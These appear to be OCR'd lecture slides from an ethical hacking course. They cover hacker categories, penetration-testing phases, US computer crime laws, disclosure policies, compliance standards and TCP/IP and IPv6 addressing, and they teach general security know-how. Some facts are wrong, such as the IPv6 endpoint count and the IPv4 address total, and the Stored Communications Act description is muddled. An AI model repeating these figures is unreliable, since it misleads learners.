Lecture 1: Hacking Laws and Exploiting Windows Web Servers

Lanier Watkins, PhD

Objectives

- To discuss the similarities and differences between ethical and black hat (i.e., criminal) hacking
- To discuss laws that protect against black hat hacking in the US
- To discuss ethical disclosure
- To define the scope of the class
- To introduce capture the flag (CTF) concepts on a Windows platform

Introduction to Ethical Hacking

- Understanding Black Hat hackers can help security analyst better tailor their defenses
- Black Hat hackers are increasingly becoming less obsessed with “thrill seeking” and more concerned with revenue
  - October 2013, hackers infiltrate Adobe and stole 38 million accounts credentials and encrypted credit cards
  - July 2013, Harbor Freight was hit with malware that stole credit card data from over 400 stores
  - November/December 2013, Target data breach potentially impacted 40k-70k individuals
- Some attacks are politically motivated, called hacktivism

Introduction to Ethical Hacking

- Organizations employ Ethical or White Hat hackers or penetration testers to understand the impact and ability of potential attackers
- Difference between vulnerability assessment and penetration testing
  - Vulnerability assessment (Goal is to identify possible vulnerabilities)
    - Automated scanning tool (e.g., Nessus, Qualys) used to:
      - probe ports and services on a range of IPs
      - Identify operating system, software running and versions, patch level, user accounts, and services running
    - Matches scan results to database of vulnerabilities
    - End result is list of vulnerabilities and maybe proposed patches
  - Penetration testing (Goal is to break into system, hop around, and own enviro)
    - Exploits vulnerabilities
    - Indicates if vulnerability scanner findings are real
    - Goal is to break into system, hop from system-to-system and own environment
      - Gaining root privileges on critical systems
    - Trophies (e.g., CEO passwords, trade secrets) are taken along the way to prove systems were penetrated

Introduction to Ethical Hacking

- White Hat and Black Hat hackers carry out the same activities with different intents
- White Hat hackers are authorized to find vulnerabilities and exploits them
- Black Hat hackers find vulnerabilities and illegally exploit them
- Gray Hat hackers find vulnerabilities and work with vendors to fix them

Introduction to Ethical Hacking

White Hat or Penetration Testing

1. Establish ground rules
   - Set expectations between customers and testers
2. Passive scanning
   - Reconnaissance without contact
3. Active scanning
   - Using tools
4. Fingerprinting
   - Identifying OS, open ports, services
5. Selecting target
6. Exploiting vulnerabilities
   - Some may work others may not
7. Escalating privilege
   - Gaining root or admin rights
8. Documenting and reporting
   - Tools and steps

Black Hat Hacker

1. Target selection
   - No ground rules
2. Intermediaries
   - Hacks not done from their own system
3. Penetration testing
   - Steps 2-8 from White Hat hacker
4. Preserving access
   - Installing backdoors
5. Covering tracks
   - Hiding infiltration and theft
6. Hardening the system
   - Protecting system from other Black Hats

18 U.S. Code 1029: The Access Device Statue

- Purpose is to curb unauthorized access to accounts, includes theft of money, products, and services
- Criminalizes the possession, use, or trafficking of counterfeit or unauthorized access devices or device-making equipment
- Establishes penalties for fraud and illegal activity that can take place through the use of counterfeit access devices
- Access device refers to a type of application or piece of hardware that is created to generate access credentials (passwords, credit card numbers) for the purpose of unauthorized access.
- Example:
  - Using a tool to steal credentials and then using the credentials to break into a network

18 U.S. Code 1030: Computer Fraud and Abuse Act

- Prohibits unauthorized access to computers and network systems, transmission of code that causes damage to computers, extortion through attacks, or other related actions
- Addresses unauthorized access to government, financial institutions, and other computer and network systems and provides for civil and criminal penalties for violators
- This law applies to any system used in interstate or foreign commerce or communication, which is likely all networked computers
- FBI is responsible for cases dealing with national security, financial institutions, and organized crime and the Secret Service handles everything else.
- Example, covers:
  - unauthorized access by outsiders
  - Employees and contractors with permission, but exceeded their authorized access and committed crimes

18 U.S. Code 2510: Electronic Communications Privacy Act

- Protects communications from unauthorized access
- Made up of:
  - Wiretap Act
    - Provides that there can not be any intentional interception of wire, oral, or electronic communication in an illegal manner.
  - Stored Communications Act
    - Provides that there can not be any intentional interception of wire, oral, or electronic communication in an illegal manner when communications has been transmitted and stored
- Apparently the government can listen in on whatever they want as long as they comply with the safeguards of this of this act, which are ???

Digital Millennium Copyright Act

- This act protects content itself from being accessed without authorization
- It establishes both civil and criminal liability for the use, manufacture, and trafficking of devices that circumvent technological measures to protect copyrighted works

Cyber Security Enhancement Act of 2002

- The act stipulates that attackers who carry out certain computer crimes may now get a life sentence in jail
  - Crimes such as:
    - Resulting in another's bodily hard
    - Possible death
    - Threat to public safety
  - Example:
    - Hacking medical devices
    - Causing fire trucks to report to wrong address
    - Make all traffic light turn green
    - Reconfigure airline controller software

To Pubic Disclose or Not?

- Vendors feel that disclosing vulnerabilities:
  - Will help attackers access their network
  - Releasing this information will hurt reputation
- Bugtraq mailing list:
  - BUGTRAQ was created by Scott Chasin on 11/5/93
    - in response to failings of the existing Internet security infrastructure (CERT)
    - policy was full disclosure regardless of vendor response
  - Gave Black Hats an open forum
  - Easy access to ways to exploit vulnerabilities sparked the creation of point-and-click script-kiddie tools

To Pubic Disclose or Not?

- CERT Coordination Center
  - Federally funded
  - Full disclosure 45 days after vulnerability is reported
- Organization for Internet Safety (OIS)
  - Members such as Microsoft, McAfee and Symantec
  - Partial disclosure steps
    1. Discovery
    2. Notification
    3. Validation
    4. Findings
    5. Resolution
       - If flaw is disproven or inconclusive, then disclose to public
       - If flaw is confirmed then vendor has 30 days to issue patch
    6. Release
- Common Vulnerabilities and Exposures (CVE)
  - MITRE and NIST maintained
  - 10 year old database of 40k vulnerabilities
  - Full disclosure

Other Laws and Standards

- Health Insurance Portability and Accountability Act (HIPAA)
  - Addresses privacy standards for patient medical records
  - There are 5 subsections
    - Electronic Transaction and Code Sets
    - Privacy Rule
    - Security Rule
    - National Identifier Requirements
    - Enforcement
- Sarbanes-Oxley (SOX) Act
  - Protects public and investors from shady corporate disclosures
    - Forces disclosures to be more accurate and reliable
  - There are 11 titles that cover
    - What financials should be reported and what should go in them
    - Protecting against auditor conflicts of interest
    - Enforcement for accountability


Other Laws and Standards

- Payment Card Industry Data Security Standard (PCI-DSS)
  - Requirement 1: Install and maintain firewall configuration to protect data
  - Requirement 2: Remove vendor-supplied default passwords and other default security features
  - Requirement 3: Protect stored data
  - Requirement 4: Encrypt transmission of cardholder data
  - Requirement 5: Install, use, and update antivirus
  - Requirement 6: Develop secure systems and applications
  - Requirement 7: Use “need to know” as a guideline to restrict access to data
  - Requirement 8: Assign a unique ID to each stakeholder in the process (with computer access)
  - Requirement 9: Restrict any physical access to the data
  - Requirement 10: Monitor all access to data and network resources holding, transmitting, or protecting it
  - Requirement 11: Test security procedures and systems regularly
  - Requirement 12: Create and maintain an information security policy

Other Laws and Standards

- Control Objects for Information and Related Technology (COBIT)
  - Created by:
    - Information Systems Audit and Control Association (ISACA)
    - IT Governance Institute (ITGI)
  - Categorizes control objectives into below domains
    - Planning and organization
    - Acquisition and implementation
    - Delivery and support
    - Monitoring and evaluation
  - Purpose
    - Helps security architects plan minimum security requirements
      - Each domain contains specific control objectives


TCP/IP vs OSI Model



TCP/IP Model

- Application Layer
- Transport Layer
- Network Layer
- Network Access Layer


Application Layer/Transport Layer Interface




Internet security threats

Packet sniffing:

- Wireline
  - Wireshark
    - broadcast media
    - promiscuous NIC reads all packets passing by
    - can read all unencrypted data (e.g. passwords)
    - e.g.: C sniffs B's packets
- Wireless
  - Airjack
    - 802.11 raw frame capture or injection







Packet Sniffing Example

OSI Layer 2

OSI Layer 3

OSI Layer 4





IPv4 Addressing

Classes	First Octet Range	Network Bits	Possible Networks	Host Bits	No. of Hosts per Network
A	1–126	8	126	24	16,777,216
B	128–191	16	16,384	16	65,536
C	192–223	24	2,097,152	8	256

IPv6 Addressing

128 bits are expressed as 8
fields of 16 bits in Hex notation:

2031:0000:130F:0000:0000:09C0:876A:130B

As a shorthand, leading zeros
in each field are optional:

2031:0:130F:0:0:9C0:876A:130B

Also, successive fields of 0
can be represented as ::

2031:0:130F::9C0:876A:130B


The :: shorthand can be used
only once per address:

2031::130F::9C0:876A:130B

2031:0:130F::9C0:876A:130B

2031::130F::9C0:876A:130B

The IPv4 address 192.168.30.1 is
0:0:0:0:0:0:192.168.30.1 in IPv6
but can be written as ::192.168.30.1.




- Provides 10^{15} endpoints as opposed to 250M usable addresses of IPv4
- 64 bit for network ID and 64 bits for host ID
- Offers stateless auto configuration, uses neighbor discovery protocol to configure address
- Offers duplicate address detection

IPv6 Header

Priority: identify priority among datagrams in flow


Flow Label: identify datagrams in same "flow."
(concept of"flow" not well defined).

Next header: identify upper layer protocol for data



